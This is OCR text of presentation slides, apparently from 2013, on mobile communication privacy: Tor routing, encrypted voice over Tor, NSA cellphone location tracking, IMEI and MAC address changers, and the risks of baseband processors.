


Step 3: If at a later time, the user visits another site, Alice's tor client selects a second random path. Again, green links are encrypted, red links are in the clear.

...of voice communication on a mobile phone





Connected to the Tor network




Online - okj7xc6j2szr2y75.onion -..

Voice communication on a mobile phone through Tor network





recording1588793937
<unknown>



Properties

recording-228907295.3gpp

Type: File
Path: /sdcard/Download/

Copy | Copy fullpath

Size: 19.84 KB (20,320 Bytes)

Created: 18/11/2013 19:58:50
Modified: 18/11/2013 19:58:50

Readable: Yes
Writable: Yes
Hidden: No

File checksum | Show checksum

Cancel

Quick look in a (near) future...

- Smartphone market is growing.
- Mobile networks are growing and becaming faster.
- Mobile phones are becoming cheaper (*China!*).
- ALL communications are moving to the internet.
- Opensource applications for encryption of communications are free, interoperable and run on a different OS'.

- Bruce Schneier, Take Back the Internet:
  - *“To the engineers, I say this: we built the Internet, and some of us have helped to subvert it. Now, those of us who love liberty have to fix it.”*


Are we safe now…?

Location privacy

- *“Cell phones are 'Stalin's dream.'*
  Cell phones are tools of Big Brother. I'm not going to carry a tracking device that records where I go all the time, and I'm not going to carry a surveillance device that can be turned on to eavesdrop.”

--Richard Stallman

Location privacy



As the target phone moves from tower to tower, fewer and fewer potential co-travelers remain.

Source and copyright: Washington Post, NSA tracking cellphone locations worldwide, Snowden documents show, 4. december 2013, <http://apps.washingtonpost.com/g/page/national/how-the-nsa-is-tracking-people-right-now/634/>

Location privacy

- IMEI modifier
  [http://forum.xda-developers.com/showthread.php?t=1103766]
- MAC changer
  [http://www.openwiki.com/ow.asp?Changing+MAC+addresses+on+mobile+devices]
- IMSI... :-(

How much processors does have your mobile phone?

- Besides “main” processor, it has a processor in a SIM card and baseband processor…
- *Baseband processor* is primary, running *real-time OS*… and vulnerable!
  - it is possible to silently switch on microphone from the network, it is possible to block or even “brick” mobile phone,…
  - More info: Ralf-Philipp Weinmann, University of Luxembourg: The Baseband Apocalypse.

BUSTED!

Ilustracija: (CC) SulphurSpoon @ DeviantArt

Questions?

http://pravokator.si